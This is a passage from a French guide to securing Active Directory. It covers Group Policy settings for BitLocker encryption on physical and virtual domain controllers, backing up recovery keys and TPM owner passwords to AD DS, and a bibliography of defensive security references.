Il faut ensuite modifier la GPO *Default Domain Controller Policy* pour paramétrer correctement BitLocker. Aller dans *Computer Configuration* | *Administrative Templates* | *Windows Components* | *BitLocker Drive Encryption to show the policy settings* | *Provide the unique identifiers for your organization*. Activer ce paramètre et sélectionner les paramètres suivants :


- BitLocker Identification Field : *14127487*
- Allowed BitLocker Identification Field : *14127487*


Ce paramètre permet d'utiliser un *Agent de récupération des données chiffrées avec BitLocker* (non implémenté dans cette procédure). Je vous invite en général à utiliser le numéro de Siret de l'entreprise comme identifiant d'entreprise.

Aller dans *Computer configuration* | *Policies* | *Administratives Templates* | *Windows Components* | *BitLocker Drive Encryption* | *Operating System Drives* | *Require additional authentication at startup*.
Activer le paramètre de GPO avec la configuration suivante :
Cocher la case *Allow BitLocker without a compatible TPM*.
Sélectionner les choix suivants :
Allow TPM
Do not allow startup PIN with TPM
Do not allow startup Key with TPM
Do not allow startup Key and PIN with TPM

Pour sécuriser le disque dur système des contrôleurs de domaine physiques, on utilisera BitLocker avec stockage des clés de chiffrement dans un TPM (*Trusted Platform Module*). L'utilisation d'un TPM permettra aussi d'activer le *SecureBoot* (protection des fichiers de démarrage). Aucun mot de passe ne sera nécessaire au démarrage.
Pour sécuriser le disque dur système des contrôleurs de domaine virtuels, on utilisera *BitLocker* avec un mot de passe de démarrage. Les solutions de virtualisation actuelles ne permettent pas nativement d'émuler un TPM et il est complexe d'émuler une clé USB sur une machine virtuelle. Les équipes d'administration devront donc avoir un accès à la console de la solution de virtualisation (Hyper-V, VMware…) pour redémarrer les contrôleurs de domaine car ils devront saisir un mot de passe BitLocker au démarrage.


Aller dans *Computer configuration* | *Policies* | *Administrative Templates* | *Windows Components* | *BitLocker Drive Encryption* | *Operating System Drives* | *Choose how BitLocker-protected operating system drive can be recovered*.
Activer le paramètre de GPO avec la configuration suivante :
Décocher la case *Allow data recovery agent*
Cocher la case *Omit recovery options from the BitLocker setup wizard*
Cocher la case *Save BitLocker recovery information to AD DS*.
Sélectionner *Store recovery passwords and key packages*
Cocher la case *Do not enable BitLocker until recovery information is stored to AD DS for operating system drive*
Ces réglages permettent de forcer la sauvegarde de la clé de récupération *BitLocker* dans l'annuaire Active Directory.





Aller dans *Computer configuration* | *Policies* | *Administrative Templates* | *System* | *Trusted Platform Modules Services* | *Turn on TPM Backup to Active Directory Domain Services*.
Ce paramètre permet de forcer la sauvegarde du mot de passe propriétaire du TPM au niveau de l'annuaire Active Directory. On notera que la méthode de stockage des mots de passe de propriétaire du TPM a changé avec Windows Server 2012 R1 et Windows 8. Le schéma doit être préparé pour Windows 2012 R1.

Activer ce paramètre de GPO avec la configuration ci-dessous.




Forcer la réplication (NTDS / DFS-R) sur tous les contrôleurs de domaine puis exécuter la commande gpupdate /force sur vos contrôleurs de domaine.


Ajouter des droits dans l'annuaire pour mettre à jour le mot de passe du propriétaire du TPM. Comme expliqué dans l'article Technet http://technet.microsoft.com/fr-fr/library/dd875529(v=ws.10).aspx, il est nécessaire d'utiliser le script *Add-TPMSelfWriteACE.vbs* pour pouvoir permettre l'enregistrement du mot de passe du propriétaire de TPM dans l'attribut *msTPM-OwnerInformation*.
Par défaut seuls les utilisateurs membres du groupe *Domain Admins* ont le droit de visualiser :

- La *BitLocker Recovery Key*
- Le *Trusted Platform Module (TPM) owner password*

Il est possible d'utiliser le script *Get-TPMOwnerInfo.vbs* pour visualiser le *Trusted Platform Module (TPM) owner password* ou d'utiliser le script *Get-BitLockerRecoveryInfo.vbs* pour visualiser la *BitLocker Recovery Key*.


Vous pouvez maintenant activer *BitLocker* sur votre contrôleur de domaine physique ou virtuel au niveau du panneau de configuration. Dans notre cas, le contrôleur de domaine est sous Windows 2012 R2. La base de données Active Directory (NTDS.DIT) et le répertoire SYSVOL sont hébergés sur le disque système.





Si vous avez oublié le mot de passe *BitLocker*, vous pouvez utiliser la clé de récupération qui est stockée au niveau du compte ordinateur. Pour cela, appuyer sur la touche *ECHAP*.

Depuis un autre contrôleur de domaine, lancer la console *Active Directory Users and Computers*. Passer la console en mode *Advanced Features* et *Users, Contacts and Computers as containers*. Aller dans les propriétés du compte ordinateur du contrôleur de domaine.



8.3 BIBLIOGRAPHIE :

8.3.1 LIVRE RECOMMANDE

Je vous invite à lire le livre sur les techniques de Hacking de *Jon Erickson* édité par *PEARSON*.
Cela livre vous permettra de comprendre les principales attaques et d'écrire des scripts pour les attaques de base.

8.3.2 MICROSOFT ACTIVE DIRECTORY TECHNICAL SPECIFICATION

Microsoft fournit sur MSDN les spécifications techniques d'Active Directory. La lecture du paragraphe 5 *Security* est essentielle pour bien comprendre comment sécuriser un annuaire Active Directory.
Pour télécharger ce guide au format PDF (en anglais) :
http://msdn.microsoft.com/en-us/library/cc223122.aspx

8.3.3 POUR COMPRENDRE LES PROTOCOLE NTLM ET KERBEROS AVEC ACTIVE DIRECTORY

Je vous invite à lire ces 2 documents qui sont très complets, très clairs et en français. Merci entre autre à Aurélien BORDES pour la clarté des explications.
https://www.sstic.org/media/SSTIC2007/SSTIC-actes/Secrets_d_authentification_sous_Windows/SSTIC2007-Article-Secrets_d_authentification_sous_Windows-bordes.pdf
http://www.ssi.gouv.fr/IMG/pdf/Aurelien_Bordes_-_Secrets_d_authentification_episode_II_Kerberos_contre-attaque.pdf

8.3.4 LES RECOMMANDATIONS SUR LA SECURITE ACTIVE DIRECTORY DE L'ANSII

L'ANSII (*Agence nationale de la sécurité des systèmes d'information*) a écrit un document très complet sur les recommandations de sécurité pour Active Directory. De nombreux éléments de ce livre sont issus de ces recommandations :
http://www.ssi.gouv.fr/IMG/pdf/NP_ActiveDirectory_NoteTech.pdf

D'autres guides sont disponibles à cet emplacement :
http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/

8.3.5 RECOMMANDATION MICROSOFT SUR LA SECURITE DE L'ANNUAIRE ACTIVE DIRECTORY

Microsoft a écrit un document très complet sur les recommandations de sécurité pour Active Directory qui peut être téléchargé depuis un des deux liens ci-dessous :
http://www.microsoft.com/en-us/download/details.aspx?id=38785
http://aka.ms/bpsad.

8.3.6 RECOMMANDATION SUR LA CONFIGURATION DU SERVICE TERMINAL SERVER

Ce document explique le fonctionnement interne du protocole RDP, ses évolutions et comment le configurer de manière sécurisée :
https://www.sstic.org/media/SSTIC2012/SSTIC-actes/securite_rdp/SSTIC2012-Article-securite_rdp-ebalard_bordes_rigo_2.pdf

8.3.7 AUTRES LIENS

Je vous invite à lire ces 2 documents sur l'attaque *NTLM Pass The Hash* :
http://www.microsoft.com/en-us/download/details.aspx?id=36036
http://www.sans.org/reading-room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation-33283